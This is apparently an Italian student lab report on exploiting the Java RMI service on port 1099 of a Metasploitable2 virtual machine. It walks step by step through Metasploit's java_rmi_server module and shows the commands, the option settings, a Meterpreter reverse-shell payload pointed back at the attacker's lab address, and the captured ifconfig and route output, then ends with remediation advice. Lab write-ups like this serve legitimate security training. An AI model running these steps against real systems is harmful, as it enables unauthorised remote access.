CS-0423 - Alex Fiorillo

PROGETTO S7/L5
VULNERABILITà PORTA 1099-JAVA RMI

1. Introduzione

Lo scopo di questo progetto è sfruttare la vulnerabilità del servizio Java RMI sulla porta 1099 della nostra macchina Metasploitable2, andando così a catturare le seguenti evidenze:

1 - Configurazione di rete;

2 - Informazioni sulla tabella di routing.

2. JAVA RMI

Java RMI (Java Remote Method Invocation) è una tecnologia che consente l'esecuzione di metodi di oggetti distribuiti su una rete. Consente ad un'applicazione Java su una macchina virtuale di invocare metodi su un oggetto remoto su un'altra macchina virtuale. Tramite RMI rende trasparente la comunicazione tra questi oggetti consentendo loro di chiamare i metodi l'uno dell'altro come se fossero locali.

Come tutti i servizi, se non configurato bene, può presentare delle vulnerabilità quali l'esposizione di oggetti non sicuri, Man in the Middle (se non viene configurata adeguatamente la comunicazione tra client e server RMI), Dos, RMI Registry non protetto (potrebbe essere soggetto ad attacchi di tipo spoofing o altri tipi di manipolazione se non configurato nel modo giusto).

3. PREPARAZIONE PRELIMINARE

STEP 1 - Configurazione ip delle macchine

Configuriamo le nostre due macchine, quella attaccante e quella vittima, in modo che possano comunicare sulla stessa rete.

KALI

Entriamo nel file di testa della configurazione di rete con il comando ***sudo nano /etc/network/interfaces***:

Impostiamo i nuovi valori:

```
  GNU nano 7.2                  /etc/network/interfaces *
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.11.111
gateway 192.168.11.1
netmask 255.255.255.0
```

METASPLOITABLE 2

Anche qui la stessa cosa, entriamo nel file di testa della configurazione di rete con lo stesso comando:

```
msfadmin@metasploitable:~$ sudo nano /etc/network/interfaces
```


Impostiamo il nuovo ip:

```
  GNU nano 2.0.7         File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static

address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
```


STEP 2 - Ping

Accertiamoci che le macchine comunichino controllando il ping con il comando **ping <ip_target>**.

Da Kali verso meta:



E da Meta verso Kali:




Le macchine comunicano correttamente.

4. PREPARAZIONE EXPLOIT


STEP 1 - Metasploit

Spostiamoci sulla macchina Kali ed apriamo la console di Metasploit, che è un framework di penetration testing open-source ampiamente utilizzato per testare la sicurezza dei sistemi informatici, con il comando **msfconsole**.



STEP 2 - Ricerca del modulo

Cerchiamo tra i suoi moduli quello a noi utile, ossia il servizio Java RMI:



STEP 3 - Scelta modulo

Con il comando **use 1** andiamo a selezionare il modulo specifico a noi necessario, il *Java RMI Server Insecure Default Configuration Java Code Execution.*

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

Notiamo come di default ci venga assegnato il payload *meterpreter/reverse_tcp.* **Meterpreter** è un componente importante all'interno di Metasploit ed è un payload utilizzato per ottenere e mantenere l'accesso a sistemi compromessi. Una volta che un exploit è riuscito a sfruttare con successo una vulnerabilità Meterpreter fornisce una shell interattiva con una vasta gamma di funzionalità, tra cui ad esempio accesso remoto, bypassare firewall, catturare screenshot o la capacità di permanenza sulla macchina attaccata anche dopo un riavvio.

STEP 4 - Impostazioni del modulo

Controlliamo le impostazioni del nostro modulo con il comando **options**:

```
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to list
                                         en on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```


STEP 5 - Inserimento ip macchina bersaglio

Notiamo come il tool ci specifichi che ci sono parametri che sono requisito fondamentale per il lancio dell'exploit, alcuni già impostati di default mentre altri, come l'ip della macchina bersaglio devono ancora essere settati.
Quindi procediamo con l'inserimento dell'ip di Metasploitable 2 con il comando **set RHOSTS <ip_target>**:

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
```

5. EXPLOIT

Ora che siamo pronti per il nostro attacco lanciamolo e vediamo se tutto funziona correttamente con il comando **exploit**:



L'exploit è andato a segno e la shell è pronta per essere utilizzata.

6. OTTENERE CONFIGURAZIONE DI RETE

Ora che siamo dentro la macchina bersaglio sarà facile catturare la configurazione di rete, basterà eseguire il comando **ifconfig**:

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec7:3188
IPv6 Netmask : ::
```

7. OTTENERE TABELLA DI ROUTING

Con la stessa facilità sapremo ottenere anche la tabella di routing, basterà lanciare il comando **route**:

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0

IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fec7:3188 ::       ::
meterpreter >
```

8. PROPOSTE DI AZIONI DI RIMEDIO

Per mitigare queste vulnerabilità è consigliabile adottare le seguenti best practice, come;

- Implementare meccanismi di autenticazione e autorizzazione per garantire che solo utenti autorizzati possano accedere ai servizi RMI;
- Utilizzare connessioni sicure tramite protocolli come SSL per proteggere la comunicazione tra client e server;
- Implementare un sistema di monitoraggio e logging per rilevare e registrare attività sospette;
- Assicurarsi che l'RMI Registry sia configurato in modo sicuro e che le autorizzazioni siano impostate correttamente.